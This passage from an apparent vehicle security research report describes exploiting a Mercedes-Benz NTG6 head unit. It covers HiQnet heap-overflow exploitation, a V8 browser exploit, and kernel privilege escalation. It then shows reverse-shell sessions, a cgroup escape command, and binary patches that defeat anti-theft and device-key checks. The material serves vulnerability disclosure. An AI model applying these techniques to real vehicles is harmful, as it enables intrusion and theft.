What's more serious is that, if the new type in the payload is 0x8, the function *CHiQnetPayloadMultiSvSetAttributes::SetSVsAttributes* shown in Figure 5.18 will consider class *CSvClassOnOffUByte* as class *CSvBlock* and call *CSvBlock::SetDefaultValue* to set the default value of this *Sv*. The type *BLOCK* represents an array of bytes. This means the attacker can write any data with arbitrary length to adjacent structures.

```
unsigned __int16 *__fastcall CSvBlock::SetDefaultValue(unsigned __int16 *this, unsigned __int8 *a2, unsigned __int16 a3)
{
  __int64 v3; // x3
  unsigned __int8 v4; // w5
  __int64 v5; // x4

  if ( this[40] <= (unsigned int)a3 && this[41] >= (unsigned int)a3 )
  {
    v3 = 0LL;
    if ( a2 )
    {
      while ( a3 > (int)v3 )
      {
        v4 = a2[v3];
        v5 = (__int64)this + v3++;
        *(_BYTE *)(v5 + 1088) = v4;
      }
      this[1044] = a3;
      this = (unsigned __int16 *)CSvAttribute::SetModified((CSvAttribute *)(this + 4), 1);
    }
  }
  return this;
}
```

Figure 5.18: Code snippet of CSvBlock::SetDefaultValue()

5.2.3 Exploit *HiQnet* Protocol Vulnerability

On the *NTG6* head unit, *ASLR* is enabled, which means the base address of *libc.so* is not fixed, and we need to leak it during the exploit process. The stack overflow protection is enabled, but all our vulnerabilities are heap overflow. So, the protection won't stop us from exploiting. Besides, *PIE* is not enabled on file

AudioManager. It is convenient for us to use the *gadgets* in file *AudioManager*.

All the vulnerabilities mentioned before are heap overflow bugs. Vulnerability 3 and 5 can be used to tamper with the adjacent structures. This ability can help us to leak memory and achieve code execution.

Arbitrary Address Read

In the library *libPluginControlInterfaceNTG6.so*, the string of *Name String* is stored in structure *CHBString::StringData*, which is defined as:

```
struct __attribute__((aligned(4)))
CHBString::StringData
{
  UInt32 refCnt;
  UInt32 capacity;
  UInt32 size;
  UInt32 length;
  unsigned __int8 charBegin;
  unsigned __int8 charArray[1];
};
```

The *length* field represents the length of this string. After length is tampered with, the data outside the structure can be leaked, including non-printable character.

Besides, the structure *CStateVariable* is used to store the content of *Sv*. Table 5.4 shows the definition:

Table 5.4: Structure CStateVariable

OFFSET	NAME
0x0	v_pointer
0x8	CHBString::StringData * p_chbstring
...	

The pointer *p_chbstring* corresponds to *Attribute Name String*, which *AID* is 1. After the pointer is tampered with, the attacker can leak memory data at any address.

Achieve Code Execution

Clients can use The *Message Type MultiSvGetAttributes* to retrieve the *Attributes*, which belong to some *Svs*. Because class *CStateVariable* has many child classes, the function *CHiQnetPayloadMultiSvGetAttributes::Serialize* will find the appropriate class function from the virtual table. After the virtual table is tampered with, the attacker can get the chance to achieve code execution. The code is shown in Figure 5.19.

```
case 2u:
  v13 = CSvAttribute::GetMinMaxDataType(v9);
  CHiQnetPayload::Set(v3, v13);
  v14 = *(void (__fastcall **)(__int64, CHiQnetPayloadMultiSvGetAttributes *))(*(_QWORD *)v8 + 16LL);
  goto LABEL_13;
```

Figure 5.19: Code snippet of CHiQnetPayloadMultiSvGetAttributes::Serialize()

The Exploit Process

To overwrite these two structures for further exploit, the memory layout needs to be manipulated. During the *analyzing stage* and *processing stage*, buffers with many different sizes are allocated, making the heap layout complicated. However, there is still a chance to control the heap layout.

Both vulnerability 3 and 5 can be used to exploit. However, for vulnerability 3, the buffer will be freed after heap overflow, resulting in an unrelated heap structure destroyed and a low success rate. Therefore, vulnerability 5 is more convenient to exploit, because the *OOB* write buffer is persistent.

Now, it is the time to explain how to utilize the vulnerability 5.

First, we allocate amounts of *CStateVariable* and *CHBString* structures on the heap by adding *Sv* to *Object* and setting *Name String* of *Sv*. We try to make sure the size of *CStateVariable* and *CHString* are the same by setting the appropriate length to *Name String*. In this way, the structure *CStateVariable* and *CHString* can be mixed in memory.

Next, we write the *BLOCK* full of *0xff* bytes with length 1 to heap by utilizing the vulnerability 5. After that, we retrieve and check all the *Name String* set before.

If all the *Name Strings* keep unchanged, we add the length of *BLOCK* by 1 and try to overwrite again until one of the *Name Strings* changes. There are two situations:

- After the length field of *CHBString::data* is overwritten, The length of *Name String* becomes *0xff*. Thus, some memory data adjacent to the original *Name String* string can be leaked.

- After the last byte of pointer *p_chbstring* in *CStateVariable* structure is overwritten, the *Name String* value becomes different totally.

For the first case, it is possible to find a *CStateVariable* in leaked memory. Then we directly overwrite the pointer *p_chbstring* in this CStateVariable. For the second case, the pointer *p_chbstring* has already been overwritten. So, we change the pointer to the address within the *GOT* section of *AudioManager*, and then the address of function *read()* in *libc.so* can be leaked.

We overwrite the same *CStateVariable* structure again and tamper the virtual table with address 0x4A5000. The virtual table is shown in Figure 5.20:

```
00000000004A5000 ; `vtable for'am::TAmShTimerCallBack<am::CAmCommonAPIWrapper>
00000000004A5000 _ZTVN2am18TAmShTimerCallBackINS_19CAmCommonAPIWrapperEEE DCQ 0
00000000004A5000                                  ; DATA XREF: LOAD:000000000040FA40↑o
00000000004A5000                                  ; .got:_ZTVN2am18TAmShTimerCallBackINS_19CAmCommonAPIWrapperEEE_ptr↓o
00000000004A5000                                  ; offset to this
00000000004A5008                 DCQ _ZTIN2am18TAmShTimerCallBackINS_19CAmCommonAPIWrapperEEE ; `typeinfo for'am::TAmShTimerCallI
00000000004A5010                 DCQ _ZN2am18TAmShTimerCallBackINS_19CAmCommonAPIWrapperEE4CallEtPv ; am::TAmShTimerCallBack<am:
00000000004A5018                 DCQ _ZN2am18TAmShTimerCallBackINS_19CAmCommonAPIWrapperEED2Ev ; am::TAmShTimerCallBack<am::CAmC
00000000004A5020                 DCQ _ZN2am18TAmShTimerCallBackINS_19CAmCommonAPIWrapperEED0Ev ; am::TAmShTimerCallBack<am::CAmC
00000000004A5028                 WEAK _ZTVN5TCLAP12ArgExceptionE
```

Figure 5.20: Virtual table of class TAmShTimerCallBack<am::CAmCommonAPIWrapper>

After that, the function *am::TAmShTimerCallBack<am::CAmCommonAPIWrapper>::Call* will be called when performing MultiSvGetAttributes function, which is shown in Figure 5.21.

Right now, the 3rd *QWORD* in *CStateVariable* is considered as the function pointer. The 2nd *QWORD p_chbstring* is considered as the parameter. The 4th *QWORD* is considered as an extra offset to the parameter.

Before triggering code execution, we overwrite the 3rd *QWORD* in *CStateVariable* to the address of function *system()*, set 2nd *QWORD* by resetting the *Name*

String to arbitrary Linux command, and overwrite the 4^{th} *QWORD* to 0x11 to bypass the header of *CHBString::data*.

```
__int64 __fastcall am::TAmShTimerCallBack<am::CAmCommonAPIWrapper>::Call(_QWORD *a1)
{
  __int64 p_3; // x5
  __int64 (__fastcall *p_2)(__int64); // x3
  __int64 p_1; // x0
  __int64 p_3_s1; // x4

  p_3 = a1[3];
  p_2 = (__int64 (__fastcall *)(__int64))a1[2];
  p_1 = a1[1];
  p_3_s1 = p_3 >> 1;
  if ( p_3 & 1 )
    p_2 = *(__int64 (__fastcall **)(__int64))((char *)p_2 + *(_QWORD *)(p_1 + p_3_s1));
  return p_2(p_1 + p_3_s1);
}
```

Figure 5.21: Function am::TAmShTimerCallBack<am::CAmCommonAPIWrapper>::Call

Finally, We can get the reverse shell and run command on the Linux system, showed in Figure 5.22.

```
pi2@raspberrypi:~ $ nc -lvp 11111
Listening on [0.0.0.0] (family 2, port 11111)
Connection from 192.168.210.109 50778 received!
id
uid=1028(audiovideo) gid=1013(entertain)
```

Figure 5.22: Reversed shell from head unit AudioManager process

Exploit Head Unit without Firmware

The real attack scenario could be to get a shell from the head unit without firmware. In this situation, the virtual table's address, which contains the function *am::TAmShTimerCallBack<am::CAmCommonAPIWrapper>::Call*, is unknown. Also, the offset between *read()* and *system()* is unknown. However, if the *CHBString::data* structure remains the same, it is still possible to dump all the memory in process AudioManager, including code segment of AudioManager and libc.so. Therefore, it is possible to get the address of virtual address and the offset to *system()*. The whole exploit process is universal even for the head unit without firmware.

5.3 Exploit the Browser

Head unit supports a browser application for the driver and passengers on the touch screen. We can exploit the browser's vulnerability to get a remote shell of head unit on actual vehicle.

5.3.1 QtWebEngine

In *NTG6* head unit, the process */opt/comm/browser/bin/DevCtrlBrowser* is responsible for running the browser application. The result of ldd command in Figure 5.23 shows that the browser's UI is designed based on *Qt5*. The web engine of the browser is *Qt5WebEngine*.

```
root@tegra-t18x:/#  LD_TRACE_LOADED_OBJECTS=1 ./opt/comm/browser/bin/DevCtrlBrowser
        linux-vdso.so.1 (0x0000007fb2895000)
        libdlt.so.2 => /usr/lib/libdlt.so.2 (0x0000007fb2822000)
        libmulticoreAPI.so => /usr/lib/libmulticoreAPI.so (0x0000007fb27a8000)
        libQt5WebEngine.so.5 => /opt/comm/browser/lib/libQt5WebEngine.so.5 (0x0000007fb2749000)
        libQt5WebEngineCore.so.5 => /opt/comm/browser/lib/libQt5WebEngineCore.so.5 (0x0000007fae079000)
        libQt5WebEngineWidgets.so.5 => /opt/comm/browser/lib/libQt5WebEngineWidgets.so.5 (0x0000007fae019000)
```

Figure 5.23: Libraries used by DevCtrlBrowser

According to official documents, *V8* is the javascript engine used by *QtWebEngine*. Also, the actual process of *QtWebEngine* is *QtWebEngineProcess*, and the render process is a child process of this process. So, a javascript engine vulnerability can help us get a shell from the head unit with *browser_f* user privilege.

5.3.2 Exploit the QtWebEngine

We confirmed that a type confusion vulnerability in *V8* also affects *QtWebEngine*. This vulnerability is related to optimization features of *Array* items, resulting in leaking the address of *Object* in the array as *float* or setting the address of *Object* in an array with float.

By utilizing this vulnerability, we can execute the shellcode in the browser process of head unit and get a reverse shell from the head unit with user *browser_f* privilege. Figure 5.24 shows the privilege of reverse shell and version of the head unit.

```
root@vps:~# nc -lvp 31337
Listening on [0.0.0.0] (family 0, port 31337)
Connection from [39.144.40.59] port 31337 [tcp/*] accepted (family 2, sport 34069)
uname -a
Linux tegra-t18x 3.18.71 #1 SMP PREEMPT Fri Aug 24 15:34:57 UTC 2018 aarch64 GNU/Linux
id
uid=1034(browser_f) gid=1012(sandbox)
cat /etc/version
201808241530
IMAGE_BASENAME      = harman-ntg6
IMAGE_VERSION       = NTG6_FR029.0_PDK_SWPF_20180815_Hotfix02
root@vps:~#
```

Figure 5.24: Reversed shell

5.4 Local Privilege Escalation

For the reverse shell from *AudioManager* service and browser, the privilege is very limited.

In the audiovideo user context we can do nothing except the audio or video related operations. Below is *AudioManager*'s systemd unit file *audio manager.service*(parts are omitted for clarity). From the file, we can see that some restrictions are enabled on the service. These restrictions did limit *AudioManager*'s capabilities.

```
PermissionsStartOnly=true

# application sandboxing
# DAC
#As a WAR we change the permissions for these MSG queues, so AudioManager is still able to access them
after it is restarted by systemD
ExecStartPost=-/bin/chmod 660 /dev/mqueue/AudioManagerLevelingDataMsgQ
ExecStartPost=-/bin/chmod 660 /dev/mqueue/AudioManagerResponseMsgQ
ExecStartPost=-/bin/chgrp audio /sys/kernel/debug/tegra_ape/adsp_lpthread/adsp_usage
ExecStartPost=-/bin/chmod g+w /sys/kernel/debug/tegra_ape/adsp_lpthread/adsp_usage

# ACL
ExecStartPre=-/usr/bin/setfacl -m u:audiovideo:rw /dev/cmdfifo /dev/rspfifo
ExecStartPre=-/usr/bin/setfacl -R -m u:audiovideo:rwx /var/opt/ent/audio/
# CAP

Slice=audio.slice
User=audiovideo
Group=entertain
UMask=0007
SupplementaryGroups=dltgrp thriftgrp k2lgrp evlog hsbgrp audio
CapabilityBoundingSet=CAP_SYS_RESOURCE CAP_IPC_LOCK CAP_SYS_NICE
NoNewPrivileges=false
DevicePolicy=closed
DeviceAllow=/dev/cmdfifo rw
DeviceAllow=/dev/cmdfifo rw
DeviceAllow=/dev/mqueue/* rwm
```

But we found that fine-grained access control mechanism like *SELinux* or *AppArmor* is not enabled in this system. This extended the attack surface. We used a bug in Linux kernel *perf* subsystem to escalate our privilege. Usually, SELinux is enabled on Android. So, the *perf* subsystem is not accessible by unprivileged users.

5.4.1 Kernel LPE with A perf Bug

The version of Linux kernel in the system is *3.18.71*, which was released on

14 Sep, 2017[11]. It's lagging more than three years from today(2020). So it's vulnerable to many security bugs that were fixed in these three years. And what's worse, the 3.18 branch is not maintained anymore by *upstream*[12].

The bug we chose to exploit was a bug in perf subsystem, which has two fixes. The first fix is an uncompleted fix, which assigned *CVE-2016-6786* [13]. This fix has been applied in this kernel. But there's a second unapplied fix *CVE-2017-6001* [14].

Without the second fix, the bug is still exploitable.

5.4.2 CVE-2017-6786,6001

KeenLab published the bug analysis and exploit method in *PACSEC* [15]. Exploit steps in *PACSEC* are:

- Trigger race condition in *move_group* to cause UAF.
- Freeze with *futex_wait_queue_me()* to avoid kernel Oops.
- Spray heap with *ret2dir*. Filling malformed *perf_event_context_object*.
- Wake frozen task with *futex_wake()* and hijack control flow.

In the head unit, exploit steps need to be adjusted because of *Cgroups* restriction.

5.4.3 Bypass Cgroups Restriction

After running our exploit inside the spawned shell from *AudioManager*, the exploit was killed by *OOM killer* in *ret2dir* heap spray stage.

```
[  621.446516] a.out invoked oom-killer: gfp_mask=0x200d2, order=0, oom_score_adj=0
[  621.446538] CPU: 2 PID: 10420 Comm: a.out Tainted: G          O   3.18.71 #1
[  621.446544] Hardware name: t186-vcm31-cuba (DT)
[  621.446549] Call trace:
[  621.447144] [<ffffffc0000895d4>] dump_backtrace+0x0/0x130
[  621.447152] [<ffffffc000089718>] show_stack+0x14/0x1c
[  621.447168] [<ffffffc00088ab78>] dump_stack+0x8c/0xac
[  621.447176] [<ffffffc0001602f0>] dump_header.isra.12+0x98/0x1d8
[  621.447182] [<ffffffc000160914>] oom_kill_process+0x298/0x41c
[  621.447189] [<ffffffc0001b2c44>] mem_cgroup_oom_synchronize+0x610/0x618
[  621.447195] [<ffffffc000161020>] pagefault_out_of_memory+0x14/0x74
[  621.447201] [<ffffffc00009be5c>] do_page_fault+0x474/0x478
[  621.447207] [<ffffffc0000812dc>] do_mem_abort+0x58/0xd4
[  621.447210] Task in /audio.slice killed as a result of limit of /audio.slice
[  621.447223] memory: usage 1023984kB, limit 1024000kB, failcnt 89981
```

```
[  621.447227] memory+swap: usage 1023984kB, limit 18014398509481983kB, failcnt 0
[  621.447231] kmem: usage 0kB, limit 18014398509481983kB, failcnt 0
[   621.447235] Memory cgroup stats for /audio.slice: cache:988792KB rss:35192KB rss_huge:0KB mapped_file:988688KB
writeback:0KB swap:0KB inactive_anon:988616KB active_anon:35320KB inactive_file:8KB active_file:8KB unevictable:0KB
[  621.447262] [ pid ]   uid  tgid total_vm      rss nr_ptes swapents oom_score_adj name
[  621.447321] [ 2507]  1028  2507     5361      333       8        0             0 osmsg_logger
[  621.447335] [ 2562]  1028  2562     5351      316       7        0             0 avtp_2_socket
[  621.447341] [ 2583]  1028  2583    68502     2068      20        0             0 dev-ioamp-route
[  621.447375] [ 3418]  1028  3418   610116     5001      94        0             0 AudioManager
[  621.447383] [ 3578]  1028  3578   348048     2538      60        0             0 Audio
[  621.447388] [ 3580]  1028  3580   280069     2289      36        0             0 AcousticFeedbac
[  621.447395] [ 3589]  1028  3589    40554      868      12        0             0 avtp_2_alsa
[  621.447421] [ 3807]  1028  3807   141016     1515      29        0             0 hdcp_hsvlctl
[  621.447446] [ 4729]  1028  4729   277446     1749      36        0             0 Ringtone
[  621.447474] [ 4792]  1028  4792   217347     1654      40        0             0 AVDiagEngCtrl
[  621.447484] [ 4829]  1028  4829   157720     3165      32        0             0 audio_swdl
[  621.447489] [ 4847]  1028  4847    66582     1996      24        0             0 ar_diag
[  621.447584] [ 5051]  1028  5051   264318     3038      51        0             0 inCarCommunicat
[  621.447605] [ 5345]  1028  5345   125913     2368      29        0             0 handsfreethrift
[  621.447642] [ 6856]  1028  6856      761      486       5        0             0 sh
[  621.447647] [ 6862]  1028  6862      465       96       3        0             0 cat
[  621.447653] [ 6863]  1028  6863    21094      128       6        0             0 dlt-adaptor-std
[  621.447661] [ 7740]  1028  7740      465       93       4        0             0 cat
[  621.447675] [ 7741]  1028  7741      771      115       5        0             0 nc
[  621.447680] [ 7742]  1028  7742      842      536       5        0             0 sh
[  621.447686] [ 7746]  1028  7746      460       20       3        0             0 tshd-arm64
[  621.447691] [ 7766]  1028  7766      557      385       4        0             0 tshd-arm64
[  621.447698] [ 7767]  1028  7767      906      643       4        0             0 bash
[  621.447713] [10420]  1028 10420   250299   247327     486        0             0 a.out
[  621.447719] Memory cgroup out of memory: Kill process 10420 (a.out) score 968 or sacrifice child
```

From the log, we can find that the memory size of audio.slice is limited to 1GB. After some experiments, we figured out that, to successfully spray with *ret2dir*, we need to allocate at least 2GB memory in this 8GB system. So we switched our *ret2dir* spray method to a traditional kmalloc spray method.

Memory limit is not the only restriction by *Cgroups*. We found our spawned shell was killed in about 1 minute, even when we escalate our process to root or change its parent to init.

systemd tracks service forks using *Cgroups*. *systemd* will restart *AudioManager* service if it's not responding for some time. systemd kills all the children in audio *Cgroups*. To prevent our shell from being killed, we moved our shell's process out of audio *Cgroups* with the following command:

```
echo $SHELL_PID > /sys/fs/cgroup/systemd/tasks
```

Then we can have a stable reverse shell with *root* privilege.

For exploiting from browser privilege, there is no *cgroup* restriction.

6 Post Attack in Head Unit

This chapter lists what we can do after obtained the root privilege in head unit. For example, how to unlock vehicle function, unlock anti-theft protection, and perform vehicle control actions from head unit.

6.1 Anti-Theft Unlock

Process frontend controls UI displayed on the screen. And process SysAct handles Anti-Theft status changes and notifies all other programs in the system.

By inspecting *DLT* log, we found that SysAct will send Anti-Theft status to *frontend*.

1	RM...	TRME	00:00:05.590: INFO: GeneralAntiTheftServiceProcessor#0:RP : getAntiTheftStatus(success: UNLOCKED)
1	RM...	TRME	00:00:05.597: INFO: GeneralAntiTheftServiceProcessor#0:RP : canBeMitigated(success: 0)
1	UI	IF1	180 GeneralAntiTheft#0:RP:subscribe() 0.30
1	UI	IF1	181 GeneralAntiTheft#0:RP:getAntiTheftStatus(success: UNLOCKED) 0.20
1	UI	IF1	182 GeneralAntiTheft#0:RP:canBeMitigated(success: 0) 0.25
1	UI	COM	platform::antiTheft::GeneralAntiTheftServiceClient ("unix:///run/thriftme/daimler.HU_AntiTheftBroker#0") changed State to "INITIALIZED"
1	UI	COM	platform::antiTheft::GeneralAntiTheftServiceClient changed to be ready: true
1	RM...	SAAH	Setting anti theft status, antiTheftSuppressed = false , is new state = true , new state = LOCKED
1	RM...	ATHE	Handling informationAntiTheftStatusChanged.
1	RM...	TRME	00:00:08.851: INFO: GeneralAntiTheftServiceProcessor#0:EV : antiTheftStatusChanged(status: LOCKED)
1	APRE	DFLT	[ATCL]: antiTheftStatusChanged[1]
1	APRE	DFLT	[AT]: antiTheftStatusChanged[1]
1	APRE	DFLT	[ATCR]: antiTheftStatusChanged[LOCKED]
1	APRE	DFLT	[SRC][SOURCE_MUTE_ANTITHEFT(66)]: Service {ACTIVE}
1	APRE	DFLT	[SRC][SOURCE_MUTE_ANTITHEFT(66)]: processPendingEvents[RQ:TRUE ACT:FALSE DEACT: FALSE]
1	APRE	DFLT	[SRC][SOURCE_MUTE_ANTITHEFT(66)]: processPendingEvents[CONNECT 0]
1	APRE	DFLT	[AHUB]: connect {SOURCE_MUTE_ANTITHEFT(66):SINK_MAINAUDIO(1)} : 0
1	APRE	DFLT	[GENI]: connect {SOURCE_MUTE_ANTITHEFT(66):SINK_MAINAUDIO(1)} : 5
1	UI	IF1	0 GeneralAntiTheft#0:EV:antiTheftStatusChanged(status: LOCKED)

Figure 6.1: Anti-Theft DLT log

By searching string literals in file *SysAct*, we found a relevant function.

```
__int64 __fastcall sub_48615C(thrift::TServiceProcessor *a1, int *a2)
{
  void (__fastcall *v4)(thrift::TServiceProcessor *, int *, _QWORD); // x20
  int v5; // w0
  int v7; // [xsp+34h] [xbp+34h]
  _BYTE v8[1424]; // [xsp+38h] [xbp+38h]
  __int64 v9; // [xsp+5C8h] [xbp+5C8h]

  if ( (unsigned int)sub_485B04(4LL) == 1 && (int)dlt_user_log_write_start(&CATheftFacade_myctxt1, v8, 4LL) > 0 )
  {
    dlt_user_log_write_string(v8, "Handling informationAntiTheftStatusChanged.");
    dlt_user_log_write_finish(v8);
  }
  v4 = *(void (__fastcall **)(thrift::TServiceProcessor *, int *, _QWORD))(*(_QWORD *)a1 + 32LL);
  v7 = sub_486140((__int64)a1, a2);
  v5 = thrift::TServiceProcessor::getServiceId(a1);
  v4(a1, &v7, (unsigned int)(v5 + 1));
  return v9 ^ _stack_chk_guard;
}
```

Figure 6.2: Anti-Theft status change handing function

Function in Figure 6.2 handles Anti-Theft status changes. Function *sub 486140* returns the actual Anti-Theft status.

```
__int64 __fastcall sub_486140(__int64 a1, int *a2)
{
  int v2; // w1
  __int64 result; // x0

  v2 = *a2;
  result = 0LL;
  if ( v2 )
  {
    if ( v2 == 1 )
      result = 1LL;
    else
      result = 2LL;
  }
  return result;
}
```

Figure 6.3: Function sub 486140

We patched it to make it always return 2, which is the *UNLOCK* status.

We overwrite the original *SysAct* with this patched *SysAct*, and restart the head unit. Anti-Theft UI layer disappeared.

Figure 6.4: Anti-Theft layer disappeared

6.2 Unlocking Vehicle Functions

In Anti-Theft mode, functions like navigation, *CarPlay*, *CarLife* are disappeared. Even if Anti-Theft is unlocked, they will not show up.

We can activate these functions with *DLT* injection. *DLT* daemon listens on port *3490*. Using the tool *dlt-viewer*, we can invoke *DLT* injection callbacks on the system.

SysAct registered *DLT* injection callback with function *dlt_register_injection _ callback*. Passing *Service* ID 0x1011 and device key as Data will invoke a callback to unlock vehicle functions. The *device* key can be found via the diagnostic tool.




Figure 6.5: DLT injection dialog

On some head units, the *device key* is deleted. We can bypass *device key* verification by patching *SysAct* binary. We locate the code by searching string literal in Figure 6.6. By patching the *if* condition, we can bypass *device key* verification.

```
case 2u:
  v7 = 0;
  std::string::string(&s2, *(_QWORD *)a2 + 17LL, v13);
  v8 = *(_QWORD **)(a1 + 1000);
  v9 = *(v8 - 3);
  if ( v9 == *((_QWORD *)s2 - 3) )
    v7 = memcmp(v8, s2, v9) == 0;
  std::string::~string((std::string *)&s2);
  if ( v7 )
  {
    if ( (unsigned int)((__int64 (__fastcall *)(__int64, __int64))sub_4B26DC)(4LL, v10) == 1
      && (int)dlt_user_log_write_start(&unk_7D2A70, v15, 4LL) > 0 )
    {
      dlt_user_log_write_string(v15, "Activating all subsystems after DLT injection verification!");
      dlt_user_log_write_finish(v15);
    }
    CSysActActionHandler::enableAllSubsystems(a1);
  }
  else if ( (unsigned int)((__int64 (__fastcall *)(__int64, __int64))sub_4B26DC)(3LL, v10) == 1
         && (int)dlt_user_log_write_start(&unk_7D2A70, v15, 3LL) > 0 )
  {
    v11 = "Device key doesn't match - stopping procedure!";
    goto LABEL_38;
  }
  break;
```

Figure 6.6: Code for verifying device key

6.3 Engineering Mode

There are two hidden menus in *NTG6* head unit.

One is called 'Dealer Mode'. It can be easily opened by pressing combination keys on the touchpad or clicking a specific touch screen area. In this mode, there are various submenus mostly to view the status of the vehicle. It did not give much useful information or functions to us.




Figure 6.7: Dealer Mode menu

There is another mystery menu called 'Engineering Mode'. We found some videos about how to open this menu on ancient *Mercedes-Benz* models. But we did not found anyone mentions this menu on the newest vehicle model we were working on. But we believed there should be such a menu on this system.

We searched the file system we dumped for clues about this menu. We found there is a folder contains information about UI. There is a *README.md* file that describes keys to open various menus. But the keys are all PC keyboard keys. We tried to connect a USB keyboard to the head unit. But head unit says it does not support this kind of device.

```
Interacting with the Frontend GUI
=================================

Input events normally coming from a touchpad or CCE device are mapped to keyboard events when
running the frontend on a development machine. Shift and Control modifiers are used to simulate
two and three finger gestures, respectively. Below is the key mapping:

Key                                       | Action
----------------------------------------- | --------------------------------------------------------------------------------
Left                                      | Like a DRAG_WEST gesture. Opens function list menu.
Right                                     | Like a DRAG_EAST gesture. Closes function list menu.
Up                                        | Like a DRAG_NORTH gesture. Often used to navigate lists.
Down                                      | Like a DRAG_SOUTH gesture. Often used to navigate lists.
Return                                    | Often used for selection.
Escape                                    | Like pressing the CCE Back button. Used to traverse back up a menu hierarchy.
Backspace                                 | "Send" button
F1                                        | Open/close Home overlay.
F2                                        | Open/close Drive/Agility overlay.
F3                                        | Open/close Favorites overlay.
F4                                        | Open/close Audio overlay.
F5                                        | Open Navigation application.
F6                                        | Open Media Player application.
F7                                        | Open Phone application.
F8                                        | Open Radio application.
F9                                        | Open Developer application (for internal use only).
F11                                       | Toggle on-screen logging overlay (debug view only)
Shift + Up                                | Open Audio overlay or close Home overlay.
Shift + Down                              | Open Home overlay or close Audio overlay.
Shift + Left                              | Open Favorites overlay or close Drive/Agility overlay.
Shift + Right                             | Open Drive/Agility overlay or close Favorites overlay.
S                                         | Toggle styles.
T                                         | Toggle themes.
L                                         | Toggle languages
Control (Command on OSX) + L              | Toggle between text and translation IDs.
Alt + L                                   | Toggle between text and text fill mode.
Shift + L                                 | Toggle between text and grid test mode.
X                                         | Tuner: Save current station to favorites station list.
A                                         | Activate full automatic mode for Fan Speed and Air Distribution.
Control (Command on OSX) + Plus           | Scale window up by 2% (limited to 100%)
Control (Command on OSX) + Minus          | Scale window down by 2%. (limited to 10%)
Control (Command on OSX) + Right Bracket  | Toggle window scale between 10.5" and 12". Additional values may be added to Global.qml
E                                         | Triggers "Engineering Menu"
8                                         | Triggers "Dealer Mode"
C                                         | Activate "Climate menu overlay" in Touch UI or "Climate Control Popup" in PoR UI
Control (Command on OSX) + C              | Performs a jump to Shortcuts or Assistance appView in SY
Shift + C                                 | Toggles "Control Center (BGA) overlay" in Touch UI
Alt + C                                   | Toggles additional couple details for the bluetooth device manager
Z                                         | Toogle Defrost Front
Shift + Z                                 | Toogle Defrost Rear (Backlite)
Control (Command on OSX) + Shift + Z      | Toggle between PoR UI and Touch UI
B                                         | Toggle air condition system
K                                         | Change air flow mode
R                                         | Activate Residual heat mode
Shift + R                                 | Toggle Auxiliary Heating
Shift + P                                 | Toggle Preconditioning
SPACE                                     | Toggle Proximity mode
U                                         | Driving Program Popup
Shift + S                                 | Toggle air condition SYNC mode for Passenger
Shift + H                                 | Show handwriting recognition overlay (PoC)
Shift + F                                 | Switch display Off (CF_DISPLAYSWITCHFAV_EV)
Q                                         | Active Body Control hardkey
Control (Command on OSX) + V              | Toggle Air Circulation
Shift + K                                 | Toggle Air Compressor (A/C)
**Headunit Variants**                     |
Shift + V                                 | Toggle Headunit Variant from High to Entry, Entry to High
Shift + Comma                             | Toggle Headunit Layout Direction from Left-to-Right to Right-to-Left
```

Figure 6.8: part of README.md file

At that time, we already had a shell of the head unit. So we patched the system to make it accepts a USB keyboard. We also patched system binaries to make the system accept key input events. We tried keys the *README.md* file described and most of the keys work except key 'E', which is used to open 'Engineering Mode'.

Then we analyzed more UI binary codes. We found to open this menu, a vehicle function must be activated first. We activated this with the same method we activated CarPlay and other functions.

After activation, we finally got 'Engineering Mode' opened. In this menu, more functions are provided to tweak the head unit parameters, including variant coding.

